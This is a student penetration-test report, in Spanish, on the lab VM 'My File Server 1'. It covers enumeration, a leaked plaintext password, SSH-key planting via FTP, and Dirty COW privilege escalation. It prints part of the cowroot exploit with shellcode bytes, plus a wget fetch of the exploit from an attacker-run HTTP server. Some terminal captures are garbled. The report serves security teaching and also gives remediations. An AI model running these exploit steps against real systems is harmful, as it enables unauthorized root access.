

REPORTE TÉCNICO DE PENTESTING

Red Team Report – **My File Server 1**



INTEGRANTES:

- **179033** – Alonso Castillo Omar Karim
- **177622** – Cruz Juárez Francisco Javier
- **175031** – Espinoza Aguilar Brian Salvador
- **177685** – Martinez Lara Santiago de la Cruz
- **173030** – Sánchez Ramirez Mayeli
- **177263** – Sánchez Zavala Alan Gilberto

Profesor: Servando López Contreras
UPSLP

Materia: Seguridad Informática V



Red team report: pentesting de My File Server 1

Contenido

2. Executive Summary	1
3. Alcance	1
4. Metodología aplicada	1
5. Fases de reconocimiento	1
6. Enumeración	2
7. Explotación.....	5
8. Escalada de privilegios	7
9. Análisis de impacto (modelo CIA)	10
10. Recomendaciones técnicas	10
11. Tabla de hallazgos	11
12.- Bibliografías	12

2. Executive Summary

El presente informe documenta la prueba de penetración realizada sobre la máquina vulnerable My File Server: 1. El objetivo fue evaluar la exposición de servicios, la existencia de credenciales expuestas y la posibilidad de escalada de privilegios. Durante la evaluación se identificaron credenciales en texto plano dentro de /readme.txt, un recurso SMB (smbdata) accesible con permisos de lectura/escritura y una vulnerabilidad local de escalada (explotación de Dirty COW) que permitió obtención de privilegios de root. El riesgo combinado es alto: un atacante con acceso a la red podría exfiltrar información, modificar archivos y tomar control total del servidor. En las páginas siguientes se detallan evidencias técnicas, análisis de impacto (confidencialidad, integridad y disponibilidad) y recomendaciones priorizadas para mitigar los riesgos.

3. Alcance

Alcance de la prueba: evaluación negra (black-box) de la máquina virtual *My File Server: 1* con IP 192.168.56.103. Se incluyeron las siguientes actividades: reconocimiento de red, escaneo de puertos y servicios, enumeración de servicios web y SMB, intento de explotación de vulnerabilidades públicas y pruebas de escalada de privilegios locales. Quedan fuera del alcance: ataques de denegación de servicio dirigidos a interrumpir producción y cambios permanentes en sistemas de terceros.

4. Metodología aplicada

Se siguió un enfoque estructurado basado en las fases PTES/OWASP: (1) Reconocimiento pasivo y activo, (2) Enumeración detallada de servicios y versiones, (3) Identificación y validación de vulnerabilidades, (4) Explotación controlada para demostrar impacto, (5) Post-explotación y escalada de privilegios, y (6) Análisis de impacto y recomendaciones. Para cada fase se registraron comandos, salidas y evidencias reproducibles; se priorizaron técnicas no destructivas salvo autorización explícita.

5. Fases de reconocimiento

Primero se realizó reconocimiento pasivo para detectar hosts activos con netdiscover

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ sudo netdiscover  
[sudo] password for kali:   
11P.  
root/.ssh/id_ed25519):  
519" (empty for no passph
```

El comando muestra las maquinas que se encuentran en la misma red del host, identificamos que la IP 192.168.56.103 es nuestra maquina victima

```
Session Actions Edit View Help  
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts  
4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 240  


| IP             | At                | MAC Address | Count | Len                              | MAC Vendor / Hostname |
|----------------|-------------------|-------------|-------|----------------------------------|-----------------------|
| 192.168.56.1   | 0a:00:27:00:00:08 | 1           | 60    | Unknown vendor                   |                       |
| 192.168.56.100 | 08:00:27:c7:62:95 | 2           | 120   | PCS Systemtechnik GmbH           |                       |
| 192.168.56.103 | 08:00:27:85:c8:21 | 1           | 60    | PCS Systemtechnik GmbH d_ed25519 |                       |

  
3 Enter passphrase for "/root/.ssh/id_ed25519" (empty for no
```

A continuación, se ejecutó un escaneo activo de puertos y servicios con nmap -p- 192.168.56.103 -sV para obtener la lista exhaustiva de puertos abiertos y versiones.

```
(kali@kali)-[~]  
$ nmap -p- 192.168.56.103 -sV
```

Vulnerabilidades encontradas:

```
(kali@kali)-[~]  
$ nmap -p- 192.168.56.103 -sV  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-09 21:13 EDT  
Nmap scan report for 192.168.56.103  
Host is up (0.00058s latency).  
Not shown: 64437 filtered tcp ports (no-response), 86 filtered tcp ports (host-prohibited), 1004 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 3.0.2  
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)  
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS))  
111/tcp   open  rpcbind      2-4 (RPC #100000)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: SAMBA)  
2049/tcp  open  nfs_acl      3 (RPC #100227)  
2121/tcp  open  ftp          ProFTPD 1.3.5  
20048/tcp open  mountd       1-3 (RPC #100005)  
MAC Address: 08:00:27:85:C8:21 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Service Info: Host: FILESERVER; OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 100.16 seconds
```

6. Enumeración

Se utilizaron herramientas de enumeración para determinar vectores de ataque:

Ejecutamos el comando nikto -h para enumerar directorios del servicio web:

```
(kali㉿kali)-[~]  
$ nikto -h 192.168.56.103
```


```
+ Start Time: 2026-03-11 00:07:19 (GMT-4)  
+ Server: Apache/2.4.6 (CentOS)  
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Gecko-specific/X-Frame-Options  
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the page in compatibility mode.  
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the most recent version of Apache 2.2.  
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .  
+ /: HTTP TRACE method is active, which suggests the host is vulnerable to XST. See: https://www.wisecoders.com/whitepaper/xst-xml-security-toolkit-attack/
```

+ /readme.txt: This might be interesting.

```
+ /icons/: Directory indexing found.  
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricted/faq/faq1.html#readme  
+ 8908 requests: 0 error(s) and 8 item(s) reported on remote host  
+ End Time: 2026-03-11 00:07:35 (GMT-4) (76 seconds)  
+ 1 host(s) tested
```

Vemos que nikto reveló el fichero /readme.txt el cual puede ser interesante.

Abrimos la dirección 192.168.56.103/readme.txt para visualizar el contenido y vemos que [incluye](#) la cadena My password is rootroot1



Con esto obtenemos la contraseña "rootroot1" del usuario smbuser

Utilizamos el comando sudo smbmap -H para enumerar las variables

```

(kali@kali)-[~]
$ sudo smbmap -H 192.168.56.103 -u public/private-ed25519-key-pair
Enter file in which to save the key (/root/.ssh/id_ed25519):
Enter passphrase (empty for no passphrase):
Enter passphrase again:
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 192.168.56.103:445      Name: 192.168.56.103      Status: NULL Session
    Disk                               Permissions      Comment
    ---                               -
    print$                             NO ACCESS       Printer Drivers
    smbdata                             READ, WRITE     smbdata
    smbuser                             NO ACCESS       smbuser
    IPC$                               NO ACCESS       IPC Service (Samba 4.9.1)
[*] Closed 1 connections

```

smbmap mostró el recurso smbdata con permisos de lectura y escritura, lo que permite listar y transferir ficheros. Además, el servicio HTTP reportó versión Apache 2.4.6, la cual debe compararse con bases de CVE para verificar parches pendientes.

comment	Dir	//cgi-bin/	
	Dir	//cgi-bin//	
	Dir	//icons/	
print\$	File	//index.html	NO ACCESS
Printer Drivers	Dir	///	
smbdata	Dir	///cgi-bin/	READ, WRITE
smbdata	File	///cgi-bin/ html	NO ACCESS
smbuser			
IPC\$			
PC Service (Samba 4.9.1)		Average speed: (T) 314, (C) 321	NO ACCESS

7. Explotación

Utilizamos el comando ftp, aquí ya estamos conectados al servidor de archivos, pero esto no es seguro, ya que si se realiza una auditoria encontraran todos nuestros movimientos, debemos encriptar la información con ssh con la llave del siguiente comando.

```
(kali㉿kali)-[~]  
$ ftp 192.168.56.103  
Connected to 192.168.56.103.  
220 (vsFTPD 3.0.2)  
Name (192.168.56.103:kali): smbuser  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>  
ftp>  
ftp>  
zsh: suspended ftp 192.168.56.103
```

Generamos la llave para establecer la comunicacion con el comando sudo ssh-keygen

```
(kali㉿kali)-[~]  
$ sudo ssh-keygen  
Generating public/private ed25519 key pair.  
Enter file in which to save the key (/root/.ssh/id_ed25519):  
Enter passphrase for "/root/.ssh/id_ed25519" (empty for no passphrase):  
Enter same passphrase again:  
Your identification has been saved in /root/.ssh/id_ed25519  
Your public key has been saved in /root/.ssh/id_ed25519.pub  
The key fingerprint is:  
SHA256:cBp1hy+azY5y4x0BUnPG8EZZi96p5rCuKbvp1R8ZMFQ root@kali  
The key's randomart image is:  
+--[ED25519 256]--+  
|      .+0E+ ..      |  
|      +0=+.0        |  
|      . B* 0.        |  
|      . .0+* ...     |  
|      . oBS.         |  
|      . +.=         |  
|      ... 0*         |  
| .....=* 0         |  
|==ooo+o+          |  
+-----[SHA256]-----+
```

Scan Information		Results - List View: Dirs: 82
		Found
File		/index.html
File		/cgi-bin/
File		/cgi-bin/
Dir		/cgi-bin/
File		/cgi-bin/
File		/cgi-bin/
Dir		/icons/
File		/index.html
Dir		/
Dir		/cgi-bin/
File		/cgi-bin/
File		/cgi-bin/

Current speed: 311 requests/sec
Average speed: (T) 3, (C) 331 requests/sec
Parse Queue Size: 0
Total Requests: 1468726/35282305

Debemos agregar la llave en el directorio .ssh, para ello primero iniciamos como super usuario: sudo su

```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(kali㉿kali)-[~]
#
```

Posteriormente nos dirigimos a la carpeta raíz y utilizamos el comando ftp para conectarnos a la máquina víctima mediante su dirección IP. Una vez establecida la conexión, se creó el directorio .ssh en el sistema remoto y se accedió a él. Desde este directorio se transfirió la clave pública generada previamente con el comando ssh-keygen, utilizando el comando:

- put id_ed25519.pub authorized_keys

Este procedimiento copia la clave pública al archivo authorized_keys, permitiendo que el sistema remoto acepte autenticación mediante clave SSH desde la máquina atacante. De esta forma se puede establecer acceso remoto sin necesidad de contraseña utilizando el cliente SSH.

```
(root㉿kali)-[/]
# ftp 192.168.56.103
Connected to 192.168.56.103.
220 (vsFTPD 3.0.2)
Name (192.168.56.103:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp>
ftp> cd.ssh
?Invalid command.
ftp> cd .ssh
250 Directory successfully changed.
ftp> put root/.ssh/id_ed25519.pub authorized_keys
local: root/.ssh/id_ed25519.pub remote: authorized_keys
229 Entering Extended Passive Mode (|||5243|).
150 Ok to send data.
100% |*****| 91 122.40 KiB/s 00:00 ETA
226 Transfer complete.
91 bytes sent in 00:00 (26.38 KiB/s)
ftp>
ftp>
zsh: suspended ftp 192.168.56.103
```


Una vez configurada la autenticación mediante claves SSH, es posible acceder al sistema remoto utilizando el siguiente comando: ssh smbuser@192.168.56.103


```
(root@kali)-[/]
# ssh smbuser@192.168.56.103 -i /root/.ssh/id_ed25519 key pair.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks. passph
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
##### has been saved in /root/.ssh/id_ed25519.pub
# The key's fingerprint is:                    Armour Infosec
SHA256:cbp1hy+ # 5v4x0BUnPG8EZZ196p5rcuk0spikRzMPQ root@kali
# The key's randomart image:  www.armourinfosec.com
+--[ED25519 25]--+
#
+ .+OE+..
+O+ +.O #
#
+ .B* +.
+ .O+ +.. #
#
+ .OBS+
+ . +. #
#####
#####
Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserv ~]$
[smbuser@fileserv ~]$
[smbuser@fileserv ~]$
[smbuser@fileserv ~]$
```

Con esto se obtiene acceso al sistema con los privilegios del usuario smbuser.


8. Escalada de privilegios

La escalada empleada fue Dirty COW (CVE-2016-5195), que explota una condición de carrera en el mecanismo copy-on-write del kernel Linux permitiendo modificar archivos propietarios y obtener privilegios de root.



```
1  /*
2  *
3  * EDB-Note: After getting a shell, doing "echo 0 > /proc/sys/vm/dirty_writeback_centisecs" may make the system more stable.
4  *
5  * (un)comment correct payload first (x86 or x64)!
6  *
7  * $ gcc cowroot.c -o cowroot -pthread
8  * $ ./cowroot
9  * DirtyCow root privilege escalation
10 * Backing up /usr/bin/passwd.. to /tmp/bak
11 * Size of binary: 57048
12 * Racing, this may take a while..
13 * /usr/bin/passwd is overwritten
14 * Popping root shell.
15 * Don't forget to restore /tmp/bak
16 * thread stopped
17 * thread stopped
18 * root@box:/root/cow# id
19 * uid=0(root) gid=1000(foo) groups=1000(foo)
20 */
```


Pegamos el código en la máquina de Linux y lo guardamos con el nombre dirtyCow.c



```
--
24 #include <sys/mman.h>
25 #include <fcntl.h>
26 #include <pthread.h>
27 #include <string.h>
28 #include <unistd.h>
29
30 void *map;
31 int f;
32 int stop = 0;
33 struct stat st;
34 char *name;
35 pthread_t pth1, pth2, pth3;
36
37 // change if no permissions to read
38 char suid_binary[] = "/usr/bin/passwd";
39
40 /*
41 * $ msfvenom -p linux/x64/exec CMD=/bin/bash PrependSetuid=True -f elf | xxd -i
42 */
43 unsigned char sc[] = {
44 0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
45 0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x3c, 0x00, 0x01, 0x00, 0x00, 0x00,
46 0x78, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00,
47 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
48 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x38, 0x00, 0x01, 0x00, 0x00, 0x00,
49 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00,
50 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00,
51 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00,
--
```

Se abrió una nueva terminal en la máquina atacante y se levantó un servidor HTTP temporal utilizando el comando: `python3 -m http.server 8080`

Este servidor se utilizó para alojar el archivo del exploit dirtyCow.c, permitiendo que la máquina víctima pudiera descargarlo mediante una solicitud HTTP.



```
(kali@kali)-[~/Desktop]
$ ls
dirtyCow.c

(kali@kali)-[~/Desktop]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Una vez iniciado el servidor HTTP, se pudo observar en la terminal que el servidor queda a la espera de peticiones entrantes desde la máquina víctima.

Después de levantar el servidor HTTP, regresamos a la terminal donde se había establecido la conexión con la máquina víctima mediante SSH. Desde esta terminal se utilizó el comando:

- `wget http://192.168.56.102:8080/dirtyCow.c`

Este comando permitió descargar el archivo dirtyCow.c desde la máquina atacante hacia la máquina víctima. Posteriormente, el archivo descargado se utilizaría para compilar y ejecutar el exploit correspondiente a la vulnerabilidad Dirty COW.

```
[smbuser@fileserver ~]$ wget http://192.168.56.102:8080/dirtyCow.c
--2026-03-04 09:24:34-- http://192.168.56.102:8080/dirtyCow.c
Connecting to 192.168.56.102:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4806 (4.7K) [text/x-csrc]
Saving to: 'dirtyCow.c'

100%[=====>] 4,806 --.-K/s in 0s

2026-03-04 09:24:34 (197 MB/s) - 'dirtyCow.c' saved [4806/4806]

[smbuser@fileserver ~]$
```

En la otra terminal se puede ver que el servidor que levantamos escucha las peticiones

```
(kali@kali)-[~/Desktop]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
h192.168.56.103 - - [10/Mar/2026 21:41:03] code 404, message File not found
192.168.56.103 - - [10/Mar/2026 21:41:03] "GET /dirtyCOW.c HTTP/1.1"
" 404 -
192.168.56.103 - - [10/Mar/2026 21:41:27] "GET /dirtyCow.c HTTP/1.1"
" 200 -
```

Posteriormente regresamos a la terminal donde se tenía acceso a la máquina víctima mediante SSH. Desde esta terminal se compiló el código fuente del exploit utilizando el siguiente comando:

- `gcc dirtyCow.c -o Aznar -pthread`

Este comando compila el archivo `dirtyCow.c` y genera un archivo ejecutable llamado `Aznar`, el cual contiene el exploit correspondiente a la vulnerabilidad Dirty COW.

Finalmente, para intentar escalar privilegios dentro del sistema se ejecutó el archivo compilado mediante el comando:

- `./Aznar`

```

[smbuser@fileserver ~]$ gcc dirtyCow.c -o Aznar -pthread
dirtyCow.c: In function 'proccselfmemThread':
dirtyCow.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
    lseek(f,map,SEEK_SET);
    ^
In file included from dirtyCow.c:28:0:
/usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of type 'void *'
extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;

[smbuser@fileserver ~]$ Aznar
-bash: Aznar: command not found
[smbuser@fileserver ~]$ ls
authorized_keys  Aznar  dirtyCow.c
[smbuser@fileserver ~]$ ./Aznar
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
thread stopped
thread stopped

```

La ejecución del exploit permite aprovechar la vulnerabilidad presente en el kernel de Linux con el objetivo de escalar privilegios dentro del sistema.

9. Análisis de impacto (modelo CIA)

Confidencialidad: comprometida por la presencia de credenciales en texto plano (/readme.txt) y la posibilidad de leer el share SMB; incertidumbre sobre datos sensibles alojados en smbdata.

Integridad: vulnerable ante modificaciones no autorizadas en la share (permisos R/W) y la capacidad de reemplazar binarios o ficheros críticos tras escalada.

Disponibilidad: posible interrupción si se eliminan o corrompen ficheros críticos o si el atacante instala procesos maliciosos. El riesgo global se cataloga como **alto** por la combinación de acceso inicial sencillo y disponibilidad de escalada a root.

10. Recomendaciones técnicas

1. Crítico (inmediato): parchear el kernel para mitigar CVE-2016-5195; si no es posible, aislar la VM hasta aplicar parche.
2. Alto: eliminar credenciales en texto plano, rotar contraseñas expuestas y aplicar políticas de contraseñas seguras.
3. Alto: restringir permisos del share SMB (smbdata) usando ACLs y principios de menor privilegio; deshabilitar accesos anónimos.
4. Medio: revisar y actualizar Apache (y demás servicios) según CVE; deshabilitar módulos innecesarios.

5. Medio: habilitar registros (auditd, syslog remoto) y alertas para accesos SMB/HTTP; crear playbook de respuesta y realizar análisis forense de binarios subidos.
6. Bajo: implementar gestión de secretos (vault) para evitar almacenamiento de credenciales en ficheros públicos.

11. Tabla de hallazgos

ID	Vulnerabilidad	Severidad	Evidencia (archivo/referencia)	Impacto	Recomendación
01	Credencial en texto plano en /readme.txt (expuesta vía HTTP)	Alta	Contenido de /readme.txt: "My password is rootroot1". Captura de curl http://192.168.56.103/readme.txt.	Acceso no autorizado a SMB; exfiltración de datos y compromiso de cuentas.	Eliminar ficheros con credenciales, rotar contraseñas, usar gestión de secretos.
02	Share SMB smbdata con permisos de lectura/escritura	Alta	Salida de smbmap mostrando smbdata con R/W (guardar smbmap output).	Lectura/modificación/exfiltración de datos; posible pivote.	Restringir permisos, aplicar ACLs, deshabilitar escritura cuando no sea necesaria.
03	Vulnerabilidad local Dirty COW (CVE-2016-5195) — escalada a root	Crítica	Ejecución de exploit Dirty COW; compilación y ejecución del binario	Escalada a privilegios root; control total del sistema.	Actualizar/parhear kernel; revisar integridad del sistema y restaurar desde respaldo si procede.
04	Versión de Apache potencialmente desactualizada (Apache 2.4.6)	Media	Resultado de nmap indicando Apache 2.4.6.	Exposición a vulnerabilidades conocidas de la versión; riesgos de ejecución remota/divulgación.	Actualizar Apache a versión mantenida y revisar CVE aplicables.
05	Prácticas inseguras en transferencia de claves	Media	Uso de ftp para subir clave pública (se documenta la falta de cifrado).	Posible interceptación de credenciales/transmisiones;	Usar scp/sftp o mecanismos seguros; evitar FTP en producción;

	(uso de FTP sin cifrado)			pérdida de confidencialidad.	emplear llaves con permisos y repositorios de secretos.
--	--------------------------	--	--	------------------------------	---

12.- Bibliografías

- **CVE-2016-5195:** Vulnerabilidad "Dirty COW" (Kernel Linux).
- **PTES:** Estándar de Ejecución de Pruebas de Penetración.
- **NVD (NIST):** Base de Datos Nacional de Vulnerabilidades.
- **OWASP:** Guía de seguridad en servicios web.
- **Manuales de Herramientas:** Documentación oficial de Nmap, Nikto y SMBMap.